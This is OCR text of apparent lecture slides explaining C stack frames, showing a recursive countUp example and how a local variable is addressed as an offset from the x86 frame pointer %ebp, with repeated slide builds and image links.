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
```




The part of stack corresponding to this particular invocation of this function

Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



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

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

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

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

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

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

Accessing Variables

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    int loc3;
    loc3++;
}
```


0xffffffff




Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?

0xffffffff



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

Accessing Variables

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
Q: Where is loc3?



Unpredictable at compile time

Accessing Variables

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void func(char *arg1, int arg2, int arg3)
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

Unpredictable at compile time

Accessing Variables

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
```

Q: Where is loc3?



Unpredictable at compile time

- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
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    int loc3;
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
}
```

Q: Where is loc3?

0xffffffff



Frame Pointer `%ebp`


- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?
A: -12(%ebp)
Offset based on %ebp

0xffffffff



Frame Pointer **%ebp**

- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

%ebp Example

%ebp	A memory address
(%ebp)	The value at memory address of %ebp

